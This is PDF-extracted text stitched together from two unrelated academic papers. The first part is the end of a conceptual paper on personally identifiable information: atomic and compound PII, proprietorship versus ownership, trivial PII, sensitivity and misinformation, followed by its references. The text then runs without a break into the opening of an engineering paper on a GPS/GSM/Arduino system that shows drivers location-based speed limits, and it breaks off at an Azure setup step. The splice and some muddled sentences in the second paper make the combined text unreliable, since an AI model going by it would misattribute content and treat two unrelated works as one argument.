


Fig. 14. Privacy is “cutting off sources” of manufactured identifiers




Fig. 15. Privacy is Being in control of information about the person.




Fig. 16. Privacy is Times when the person is completely alone, away from anyone else.

In linguistic forms of information, we consider *assertion* a basic component. Language is the main vehicle that describes things and their machines in the domain of knowledge. In linguistic-based privacy, PII is an element that points uniquely to a single person-thing (type person). PII essentially “makes a person known,” a potentially sharable entity that can be passed along in “further sharing.” The classical treatment of assertion (judgment) such as PII divides it into two concepts: subject (referent) and predicate that form a logical relation; however, FM PII may or may not be a well-structured linguistic expression. The linguistic internal structure of any assertion is not the element of interest; rather it is its *referent*. *Newton is genius*, *Newton genius*, *genius Newton*, *Newton genius is*, *Newton is x*, *y Newton x*—are assertions as long as *Newton* is an identifier. Eventually, even a linguistic expression with one word such as *Newton* is a PII in which the non-referent part is empty.

PII is any information that has *referent(s)* of type natural persons. There are two types of personal information:

- (1) Atomic PII (APII) is PII that has a single human referent.
- (2) Compound PII (CPII) is PII that has more than one human referent. Fig. 17 shows a binary CPII. A CPII is reducible to a set of APIIs and a relationship, as is made clear in Fig. 17 For example, the statement *John and Mary are in love* can be privacy reducible to *John and someone are in love* and *Someone and Mary are in love*.

In logic (correspondence theory), *reference* is the relation of a word (logical name) to a *thing*. Every PII refers to its referents in the sense that it “leads to” him/her/them as distinguishable things in the world. This reference is based on his/her/their unique identifier(s).

A single referent does not necessarily imply a single occurrence of a referent. Thus, “*John wounded himself*” has one referent. *Referent* is a “formal semantics” notion [51] built on any linguistic structure such that its *extension* refers to an individual (human being).




Fig. 17. Binary CPII

In logic, reference is the relation of a word (logical name) to a thing [52][53]. In PII, this *thing* is limited to human beings. In logic language, CPII is a predicate with more than one argument. Here the term “predicate” is used loosely since internal structure is immaterial. If we restrict FM to the language of first order logic, then its predicates are applied to logical names that refer to (natural) persons only. A piece of APII is a monadic predicate, whereas CPII is a many-place predicate. A three-place logical predicate such as *give(John, George, pen)* is a two-place predicate in FM since it includes only two individuals. In FM, it is assumed that every many-place predicate represents that many monadic predicates. *Loves(x1, x2)* represents *loves(x1)* and *being-loved(x2)*. Accordingly, *loves(x1, x2)* is private with respect to x1 because of *loves(x1)*, and it is private with respect to x2 because of *being-loved(x2)*. APII is the “source” of privacy. CPII is “private” because it embeds APII.

IX. PROPRIETORSHIP OF PII

We call the relationship between PII and its referent *proprietorship*, such that the referent is the *proprietor*. The proprietorship of PII is conferred only to its proprietor. CPII is proprietary information of its referents: all donors of pieces of APII that are embedded in the compound PII.

Proprietorship is not Ownership. Historically, the rights to property were gradually legally extended to intangible possession such as processes of the mind, works of literature and art, good will, trade secrets, and trademarks [54]. In the past and in the present, private property has facilitated a means to protect individual privacy and freedom [55]; however, even in the nineteenth century it was argued that “the notion of privacy is altogether distinct from that of property” [56].

A proprietor of PII may or may not be its possessor and vice versa. Individuals can be proprietors or possessors of PII; however, non-individuals can be only possessors of PII. Every piece of APII is a proprietary datum of its referent. Proprietorship is a nontransferable right. It is an “inalienable right” in the sense that it is inherent in a human being. Others may have a “right” to it through possessing or legally owning it but they are never its proprietor. Proprietorship of PII is different from the concept of copyright.

Copyright refers to the right of ownership, to exclude any other person from reproducing, preparing derivative works, distributing, performing, displaying, or using the work covered by copyright for a specific period of time [57]. In privacy the (moral) problem is more than “the improper acquisition and use of someone else’s property, and ... the instrumental treatment of a human being, who is reduced to numbers and lifeless collections of information” [58]. It is also more than “the information being somehow embarrassing, shameful, ominous, threatening, unpopular or harmful.” Intrusion on privacy occurs even “when the information is ... innocuous” [58]. “The source of the wrongness is not the consequences, nor any general maxim concerning personal privacy, but a lack of care and respect for the individual” [58]. Treating PII is equivalent to “treating human beings themselves” [58].

It is also important to notice the difference between *proprietorship* and *knowing* of PII. Knowing here is equivalent to possession of PII. APII of x is proprietary information of PII but it is not necessarily “known” by x (e.g., personal medical

tests of employees). Possession-based “knowing” is not necessarily a cognitive concept. “Knowing” varies in scope; thus, at one time there may be a piece of APII “known” only by limited number of entities that then becomes “known” by more entities.

The concept of proprietorship is applied to CPII, which represents “shared proprietorship” but not necessarily shared possession or “knowing.” Some or all proprietors of compound private information may not “know” the information.

X. TRIVIAL PII

According to our definition of PII, every bit of information about a singly identified individual is his/her atomic PII. Clearly, much PII is trivial. *Newton has two hands*, *Newton is Newton*, *Newton is a human being*, etc. are all trivial bits of PII of Newton. Triviality here is the privacy counterpart of analytics in logic. Analytical assertions in logic are those assertions of which we can determine their truth without referring to the source. An assertion such as *All human beings are mortals* is true regardless of who says it. According to Kant, an analytical assertion is *a priori* and does not enlarge our knowledge. This does not mean that analytical assertions are insignificant; the opposite is true, in that all axioms of logic (e.g., principles of contradiction) are of this type. Similarly, trivial PII is privacy-insignificant. We will assume that PII is non-trivial.

The definition of PII implies embedding of identifiers. While identifiability is a strict measure of PII, sensitivity is a notion that is hard to pin down.

XI. PII SENSITIVITY

Spiekermann and Cranor [1] introduce “an analysis of privacy sensitive processes” in order to understand “what user privacy perceptions and expectations exist and how they might be compromised by IT processes ... to understand the level of privacy protection that is required.” Accordingly, they claim:

All information systems typically perform one or more of the following tasks: data *transfer*, data *storage* and data *processing*. Each of these activities can raise privacy concerns. However, their impact on privacy varies depending on how they are performed, what type of data is involved, who uses the data and in which of the three spheres they occur. [Italics added]

FM introduces a more comprehensive view of these tasks. In general, the notion of sensitivity is a particularly difficult concept.

Defining PII as “information identifiable to the individual” does not mean that PII is “especially sensitive, private, or embarrassing. Rather, it describes a relationship between the information and a person, namely that the information—whether sensitive or trivial—is somehow identifiable to an individual” [59]. The *significance* of PII derives from its privacy value to a human being.

From an informational point of view, an individual is a bundle of his or her PII. PII comes into being not as an independent piece of information, but rather as a constitutive part of a particular human being [58]. PII ethics is concerned

with the “moral consideration” of PII because PII’s “well-being” is a manifestation of the proprietor’s welfare [60].

There is a point that must be exceeded before beginning to consider PII sensitive. Social networks depend on the fact that individuals willingly publish their own PII, causing more dissemination of sensitive PII that compromises individuals’ information privacy. This may indicate that PII sensitivity is an evolving notion that needs continuous evaluation. On the other hand, many Privacy-Enhancing Technologies (PETs) are being devised to help individuals protect their privacy [61], indicating the need for this notion.

The sensitivity of PII is a crucial factor in determining an individual’s perception of privacy [62]. In many situations, sensitivity seems to depend on the context, and this cannot always be captured in a mere linguistic analysis; however, this does not exclude the possibility of “context-free” sensitivity (see [22]).

A typical definition of sensitivity of PII refers to the impact of handling (e.g., disclosing) of PII, as shown in Fig. 18.




Fig. 18. Sensitive PII

XII. MISINFORMATION

Consider the APII *John is honest*. Suppose that it is a true assertion. Does this imply that *John is dishonest*, which is false, is not PII? Clearly, this is not acceptable. Describing *John* as honest or dishonest is a privacy-related matter regardless whether the description is true or not. That is, “non-information” about an individual is also within the domain of his/her privacy.

XIII. CONCLUSION

This paper has defined a fundamental notion of privacy: PII based on the notion of “things that flow.” The resultant conceptual picture includes signals in communication and information and clarifies the sequence of ontological spaces and their relationship associated with these concepts. Clarifying these concepts is a beneficial contribution to the field of information privacy.

Further work can be directed toward developing a more elaborate model of types of privacy, especially in the area of sensitivity. Additional work includes *PII sharing* involving proprietors, possessors, and sharers (e.g., senders, receivers) of PII.

REFERENCES

- [1] S. Spiekermann and L. F. Cranor, “Engineering privacy,” *Proc. IEEE Trans. Software Eng.*, vol. 35, no. 1, pp. 67-82, 2009. DOI:10.1109/TSE.2008.88
- [2] Booz Allen Ideas Festival, Privacy Engineering Development and Integration, 2010. Accessed March 2010. <http://www.boozallen.com/insights/boozallen-ideas-festival/winning-ideas-privacyengineering1>
- [3] N. Lomas, “WTF is GDPR?: European Union lawmakers proposed a comprehensive update to the bloc’s data protection and privacy rules in 2012,” *TechCrunch*, Jan 20, 2018. <https://techcrunch.com/2018/01/20/wtf-is-gdpr/>
- [4] Office of Information and Data Protection Commissioner, “GPEN Privacy Sweep 2017 finds ambiguity in privacy policies,” October 25, 2017. <http://www.idp.al/2017/10/25/gpen-privacy-sweep-2017-finds-ambiguity-in-privacy-policies/?lang=en>
- [5] D. K. Mulligan, C. Koopman, and N. Doty, “Privacy is an essentially contested concept: a multi-dimensional analytic for mapping privacy,” *Phil. Trans. R. Soc. A*, vol. 374: 20160118. <http://dx.doi.org/10.1098/rsta.2016.0118>
- [6] Organisation for Economic Co-operation and Development, 1980 Guidelines governing the protection of privacy and transborder flows of personal data. Paris: OECD.
- [7] L. Floridi, “Open data, data protection, and group privacy,” *Philos. Technol.* vol. 27, pp. 1–3, 2014. (doi:10.1007/s13347-014-0157-8)
- [8] K. Crawford and J. Schultz, “Big data and due process: toward a framework to redress predictive privacy harms,” *Boston College Law Rev.* vol. 55, p. 93, 2014. <http://lawdigitalcommons.bc.edu/bclr/vol55/iss1/4/>.
- [9] E. Horvitz and D. Mulligan, “Data, privacy, and the greater good,” *Science*, vol. 349, pp. 253–255, 2015. (doi:10.1126/science.aac4520)
- [10] C. Jernigan and B. F. Mistree, “Gaydar: Facebook friendships expose sexual orientation,” *First Monday*, vol. 14, no. 10, 2009. (doi:10.5210/fm.v14i10.2611)
- [11] M. De Choudhury, S. Counts, E. J. Horvitz, and A. Hoff, “Characterizing and predicting postpartum depression from shared Facebook data,” in *Proc. ACM Conf. Comput. Supported Cooperative Work, CSCW*, pp. 626-638. New York: ACM, 2014. (doi:10.1145/2531602.2531675)
- [12] A. Narayanan and V. Shmatikov, “Robust de-anonymization of large sparse datasets,” in *Proc. 2008 IEEE Symp. Security and Privacy (SP 2008)*, Oakland, CA, May 2008, pp. 111–125. Washington, DC: IEEE Computer Society. (doi:10.1109/SP.2008.33)
- [13] W. Jones, “How is information personal?,” *Personal Information Management (PIM) Workshop 2008. ACM SIGIR*, vol. 42, no. 2, December 2008.
- [14] N. Belkin, “Personal information management in the present and future perfect,” *ASIS&T Annual Meeting Blog*, November 1, 2005.
- [15] L. Waling and A. Sell, *A New Vision on Personal Information Managing and Sharing using Instant Messaging*, 2004. Available at: https://www.researchgate.net/publication/31597236_A_New_Vision_on_Personal_Information_Managing_and_Sharing_Using_Instant_Messaging
- [16] S. Krämer, “Epistemology of the line. Reflections on the diagrammatical mind,” in *Studies in Diagrammatology and Diagram Praxis*, A. Gerner and O. Pombo, Eds. London: College Publications, 2010, pp. 13–38.
- [17] S–J. Shin, O. Lemon, and J. Mumma, “Diagrams,” *The Stanford Encyclopedia of Philosophy*, E. N. Zalta, Ed., Winter 2014 edition. <http://plato.stanford.edu/archives/win2014/entries/diagrams/>.
- [18] S. Al-Fedaghi, “Perceived privacy,” *IEEE 9th Int. Conf. Inform. Technol. New Generations, ITNG 2012*, April 2012, Las Vegas, USA.
- [19] S. Al-Fedaghi, “Toward a Unifying View of Personal Identifiable Information,” *4th Int. Conf. Comput., Privacy, and Data Protection*, January 2011, Brussels, Belgium.
- [20] S. Al-Fedaghi, “Awareness of context of privacy,” *7th Int. Conf. Knowledge Manage. (ICKM2010)*, October 2010, Pittsburgh, USA.

- [21] S. Al-Fedaghi, "Crossing privacy, information, and ethics," in *17th Int. Conf. Inform. Resources Manage. Assoc.* (IRMA 2006), May 2006, Washington, DC, USA.
- [22] S. Al-Fedaghi and A. A. Rashid Al-Azmi, "Experimentation with personal identifiable information," *Intelligent Inform. Manage.* (IIM), vol. 4, no. 4, July 2012.
- [23] Stanford Encyclopedia of Philosophy (2011). Heraclitus. Retrieved from <http://plato.stanford.edu/entries/heraclitus/>
- [24] G. L. Henrich, S. Bertelsen, L. Koskela, K. Kraemer, J. Rooke, and R. Owen, Construction physics: Understanding the flows in a construction process, accessed 2014. http://www.headsoft.com.br/web/ghenrich/Publications_files/Construction%20Physics%20-%20Understanding%20the%20Flow%20in%20a%20Construction%20Process%20-%20Henrich%20et%20al
- [25] C. D. Mortensen, "Communication models," chapter 2 in *Communication: The Study of Human Communication*, McGraw-Hill, 1972.
- [26] P. Flensburg, "An enhanced communication model," *Int. J. Digital Accounting Res.*, vol. 9, pp. 31-43, 2009. ISSN: 1577-8517. http://www.uhu.es/ijdar/10.4192/1577-8517-v9_2.pdf
- [27] [NPTEL] National Programme on Technology and Enhanced Learning (NPTEL), "What is a signal," accessed 2012. http://npTEL.iitm.ac.in/courses/Webcourse-contents/IIT-KANPUR/Digi_Sign_Pro/pdf/ch1.pdf
- [28] M. J. Reddy, "The conduit metaphor—a case of frame conflict in our language about language," in *Metaphor and Thought*, A. Ortony (Ed.). Cambridge, MA: Cambridge University Press: 284–324, 1979.
- [29] P. L. Blackburn, *The Code Model of Communication: A Powerful Metaphor in Linguistic Metatheory*, SIL e-Books, 2007. http://www.sil.org/silepubs/Pubs/48756/48756_Blackburn%20P_Code%20model%20of%20communication.pdf
- [30] K. S. Sang and B. Zhou, "BPMN security extensions for healthcare process," 2015 IEEE Conference on Computer and Information Technology; Ubiquitous Computing and Communications; Dependable, Autonomic and Secure Computing; Pervasive Intelligence and Computing, pp. 2340-2345, 26-28 Oct. 2015, Liverpool, UK.
- [31] M. Buckland, *Information and information systems*. New York: Praeger, 1991.
- [32] Confluence 6.6.0., Identity, Identifiers and Attributes. <https://spaces.internet2.edu/download/attachments/38670741/identity,+identifiers+and+attributes.pdf?version=1&modificationDate=1378931647484>
- [33] T. R. D. Grayson, "Philosophy of Identity," <http://www.timothygrayson.com/PDFs/PhilosophyofID.pdf.pdf>
- [34] R. Clarke, "The digital persona and its application to data surveillance," *Inform. Soc.*, vol. 10, no. 2, June 1994. <http://www.anu.edu.au/people/Roger.Clarke/DV/DigPersona.html>
- [35] T. Finin, A. Joshi, P. Pappachan, R. Yus, P. K. Das, and E. Mena, "Privacy in a world of mobile devices," NSF Workshop on Big Data Security and Privacy, Dallas, USA, Sept. 2014.
- [36] P. E. Agre, 1999, "The architecture of identity: embedding privacy in market institutions," *Inform. Commun. Soc.*, vol. 2, no. 1, pp. 1–25, 1999. <http://dlis.gseis.ucla.edu/pagre/>.
- [37] G. T. Marx, "Identity and anonymity: some conceptual distinctions and issues for research," in *Documenting Individual Identity*, J. Caplan and J. Torpey (Eds.). Princeton University Press, 2001.
- [38] Privacy International—a 2000, Electronic Privacy Information Center, "Privacy and Human Rights 2000 Overview", <http://www.privacy.org/pi/survey/phr2000/overview.html#Heading2>
- [39] J. R. Boatright, *Ethics and the Conduct of Business*, Third Edition, Prentice Hall, Upper Saddle River, NJ, 2000.
- [40] R. Wacks, "Privacy in cyberspace," in *Privacy and Loyalty*, P. Birks (Ed.). Clarendon Press, Oxford, New York, pp. 91-112, 1997.
- [41] NYS Department of Motor Vehicles, Privacy and Security Notice, Internet Office, <http://www.nydmv.state.ny.us/securitylocal.htm>. The term "natural persons" refers to humans, in contrast to "unnatural persons" such as "juridical" persons, e.g., corporations and government agencies.
- [42] D. Langford, 1999, *Business Computer Ethics*. Harlow, UK: Addison-Wesley.
- [43] U.S. Department of Health & Human Services, "Policy for responding to breaches of personally identifiable information (PII)", HHS-OCIO-2008-0001.002, April 15, 2008, <http://www.hhs.gov/ocio/policy/2008-0001.002.html>
- [44] *Handbook for Safeguarding Sensitive Personally Identifiable Information*, Privacy Office, U.S. Department of Homeland Security, Washington, DC www.dhs.gov/privacy
- [45] P. M. Schwartz and D. J. Solove, "The PII problem: privacy and a new concept of personal identifiable information," *N. Y. Univ. Law Rev.*, vol. 86, p. 1814, 2011.
- [46] F. D. Schoeman, *Privacy and Social Freedom*, Cambridge University Press, New York, 1992, p. 116.
- [47] Perri 6, *The Future of Privacy, Volume 1: Private life and Public Policy*. London: Demos, 1998.
- [48] R. S. Rosenberg, "Free speech on the Internet: controversy and control," in *Ethics and Electronic Information in the Twenty-First Century*, L. J. Pourciau (Ed.). West Lafayette, IN: Purdue University Press, 1999.
- [49] R. Clarke, "Introduction to Dataveillance and Informational privacy, and Definitions of Terms," 1999. <http://www.anu.edu.au/people/Roger.Clarke/DV/Intro.html>.
- [50] A. Westin, *Privacy and Freedom*. New York: Atheneum, 1967.
- [51] D. Davidson, *Inquires into Truth and Interpretation*. Oxford: Clarendon Press, 1984.
- [52] R. J. Nelson, *Naming and Reference: The Link of Word to Object*. London: Routledge, 1992.
- [53] J. Lyons, *Semantics*, vol. I, Cambridge: Cambridge University Press, 1989.
- [54] S. L. Edgar, "Computers and privacy," in *Technology and Values*, K. Shrader-Frechette and L. Westra (Eds.). Lanham, MD: Rowman & Littlefield, 1997. Originally published as "Privacy," chapter 7 in *Morality and Machine: Perspectives in Computer Ethics*, Jones and Bartlett.
- [55] F. H. Cate, *Privacy in the Information Age*. Washington, D.C.: Brookings Institute Press, 1997.
- [56] M. Chlopecki, "The property rights origins of privacy rights." *The Freeman*, vol. 42, no. 8, August 1992. Reprinted in Liberty Haven, <http://www.libertyhaven.com/personalfreedomissues/freespeechorcivilliberties/privacyrigh.html>.
- [57] The Lectric Law Library's Legal Lexicon On Copyright, <http://www.lectlaw.com/def/c132.htm>
- [58] L. Floridi, "Information ethics: on the philosophical foundation of computer ethics," in *ETHICOMP98, Fourth International Conference on Ethical Issues of Information Technology*, 1998. <http://www.wolfson.ox.ac.uk/~floridi/ie.htm>
- [59] J. Kang, "Information Privacy in Cyberspace Transactions," *Stanford Law Review*, vol. 50, no. 4, pp. 1193-1294, 1998.
- [60] S. Al-Fedaghi, "Crossing privacy, information, and ethics," 17th International Conference Information Resources Management Association (IRMA 2006), Washington, DC, USA, May 21-24, 2006.
- [61] W3C Platform for Privacy Preferences. Available at www.w3.org/p3p
- [62] S. Lederer, C. Beckmann, A. Dey, and J. Mankoff, "Managing personal information disclosure in ubiquitous computing environments," IRB-TR-03-015, June 2003. http://www.intel-research.net/Publications/Berkeley/070920030922_139.pdf

Development of Internet of Things based Decision Support for Vehicle Drivers by using GPS and GSM

A. Kalyani[§], N. Dharma Reddy[§], G. Deva Prakash[§], M. Tanmai[§], Venkata Ratnam Kolluru^{*}

[§] B.Tech student, Department of Electronics & Communication Engg, K L E F, Vaddeswaram, AP, India,

^{*}Associate Professor, Department of Electronics & Computer Science Engg, K L E F, Vaddeswaram, AP, India
kalyaniadhunuri17@gmail.com

Abstract— This article explains about development of Internet of Things (IoT) based decision support for vehicle drivers using GPS and GSM modules. This project is helpful to avoid the road accidents by maintaining the proper speed limit at different locations such as school zones, hospital regions and so on. Initially an admin database is created with a web server. The data base contains six parts such as S.No, longitude1, latitude1, longitude2, latitude2, speed limit. The web server has been implemented with a PHP page which provides a connection to the databases allowing web clients to send queries to data base. A PC application is distributed among local guides; they can provide speed limits of the allocated regions. A GPS receiver is used to provide the vehicle's location and a GSM module is configured as GPRS to provide internet connection through mobile data. An Organic Light Emitting Diode (OLED) is used to display the speed limit of the vehicle's location. Arduino UNO (At mega 328P) board is used to interface all the components. The instructions to the vehicle drivers are given by using OLED display when the location is tracked by GPRS, and also an alarm sounds at extreme conditions.

Keywords: Adaptation, Cloud, GPS, GSM, IoT, OLED.

I. INTRODUCTION

In present days accidents and enforcement of traffic rules are becoming major considerations in our modern world. Various safety measures such as wearing helmet while driving motor cycles, fastening seat belts while driving cars are being enforced strictly. Keeping many other factors in check, a major factor to be considered regarding safety is speed. To provide a limit to the vehicle's speed, the implementation in place up until today are caution signs and speed breakers. This thesis provides another solution. By providing a better solution. Inspired by the speed limits provided to vehicles, here we suggest that a speed limit be kept in place, where the limit varies in accordance with vehicle's speed.

In the implementation of the different methods many people implemented in many ways. Some are used ARM processors, some used wireless technologies and some are done by the GPS module and adaption techniques and frequency modules. Every implementation has their own advantages and disadvantages like these are also having some disadvantages.

[1] and [2] deals with the global positioning System with embedded wireless system. The main operation of this method is that operate vehicles at critical zones. The total implementation is performed based on ARM processor which will be at receiver side that is in the vehicle. Paper [3] deals

with the adaptation technique. In this 2 levels of horns are fixed according to the speed limits minimum and maximum. Hence normal horn at audible level is he one and if the speed is exceeded than the maximum then high level horn is ON. So, the driver will limit the speed accordingly. The whole proposal of this thesis is based on a database consisting speed limits for all the geographical co-ordinates, and internet connection. The speed limits present in the database are entered based on the road conditions and the location. The database does not only return the speed limit of the vehicle's location but also the range of locations in which the speed limit is applicable. This reduces the burden of the server to repeatedly answer the quires of all the vehicles.

To implement this approach, we require a database server, a web server, a PC application, GPS module, UNO board provided by Arduino, GSM module, OLED. This helps drivers to maintain their speed so that it would be easy to adapt according to their location. Many might argue that having an intelligent circuitry such as this in the vehicle will ruin the driving experience. If you are maintaining a speed which isn't dangerous, the presence of this intelligent circuitry does not affect driver's experience in any way. If this can be implemented in every vehicle present on the roads the fatal or serious accidents happening can be drastically reduced, resulting in a much safer driving experience.

Section II of this paper deals with materials and methods explained about block diagram, web application and the modules used. Section III explains about experimental investigation and software's used. Section IV of this article discusses about the experimental results. Section V concludes the project.

II. IMPLEMENTATION OF DECISION SUPPORT OF VEHICLE DRIVERS BY GPS AND GSM




Fig.1. Block diagram of decision support for vehicle drivers

A. EXPLANATION ABOUT THE CIRCUIT DIAGRAM:

In the above block diagram, we have three main parts Admin part, where various servers are developed using a cloud platform. This includes the database server and web server. A PC application is distributed among few people known as local guides who conduct surveys on various geographical regions and provide speed limits to those regions. This PC application allows local guides to insert rows into the database. To provide security to database entries, these local guides should be first authorized by the admin and IP addresses of their network should be allowed to pass through the firewall of the database by the admin. The user part, where the database is accessed through a web site by making use of network connection provided by GSM module. The request is made to the website by forming a URL string that is concatenated with the co-ordinates provided by GPS receiver. We use OLED to display the speed limit to the vehicle drivers.

B. GPS MODULE

In this implementation we used GPS SIM28ML module. It is a standalone GPS receiver which has very good low power characteristics.




Fig.2. GPS Receiver for tracking the location and latitude values

We use UART communication to retrieve longitudes and latitudes from GPS receiver to any microprocessor for further processing. The output of the GPS receiver is in the format of NMEA data. An example of such data is
 \$GPRMC, 235316.000, A, 4003.9040, N, 10512.5792, W, 0.09, 144.75, 141112, *19
 \$GPGGA, 235317.000, 4003.9039, N, 10512.5793, W, 1, 08, 1.6, 1577.9, M, -20.7, M, 0000*5F
 \$GPGSA, A, 3, 22, 18, 21, 06, 03, 09, 24, 15, , , , 2.5, 1.6, 1.9*3E

C. GSM MODULE

In this implementation we used GSM SIM900A module. This module can be used for various purposes such as messaging,

calling and data connection. We reconfigure the GSM module as GPRS module to connect with mobile data.



Fig.3. Photo graph of GSM SIM900A Module

This module requires a SIM to function. AT commands to configure GSM as GPRS module is "AT+SAPBR=3, 1, 'CONTYPE', 'GPRS'".

D. ARDUINO UNO

UNO board is a platform powered by ATmega328P processor. It has 14 digital output/ input pins. This board can be powered through USB ports of computers or a 9v battery. It consists of a single hardware serial port but can be configured to contain multiple software serial ports. We make use of this board to interface GPS module, GSM module and OLED. We acquire the longitudes and latitudes from the GPS module. We form a string that consists, URL to the webpage hosted on the cloud concatenated with the data received from the GPS. By making use of GSM module we form a http client and acquire data from the website. This data will be displayed on OLED.




Fig.4. Arduino UNO for interfacing of GPS and GSM

E. OLED

Organic light emitting diode(OLED) is used in this approach to display the corresponding speed limit of the vehicle location. This data is given to the OLED by Arduino UNO through I2C communication.



Fig.5. OLED for displaying the output

OLED is a light emitting technology, prepared by the inserting of series of organic thin films between two conductors. When the electrical current is practical, a bright light is emitted. OLEDs have emissive display, which does not need a backlight so these are very thin and more efficient than LCD display. This is the single component of the entire circuit on the user's end that is visible to the user. It acts as front end of the entire circuit.

III. EXPERIMENTAL INVESTIGATIONS

This implementation requires an admin operating database and web servers and all the permissions to access them. The database contains six columns which are S.No, longitude1, latitude1, longitude2, latitude2, speed limit. The web server contains a PHP page which provides a connection to the databases allowing web clients to send queries to data base.

A PC application is distributed among few people known as local guides who conduct surveys on various geographical regions and provide speed limits to those regions. This PC application allows local guides to insert rows into the database. In order to provide security to database entries, these local guides should be first authorized by the admin and IP addresses of their network should be allowed to pass through the firewall of the database by the admin.

The users to which all this setup is intended for must have the following setup embedded into their vehicles. A GPS receiver to provide the vehicle's location, a GSM module configured as GPRS to provide internet connection through mobile data, an OLED to display the speed limit of the vehicle's location and a UNO board to interface all these components with each other. The individual descriptions of all the modules in the project are given below.

A. MICROSOFT AZURE

Microsoft AZURE is a cloud platform that provides a platform and an interface to create all the servers required and host them. We used the services provided by AZURE to create and host a database server and a web server. The process of creating a database server is as follows.
Login to AZURE portal.

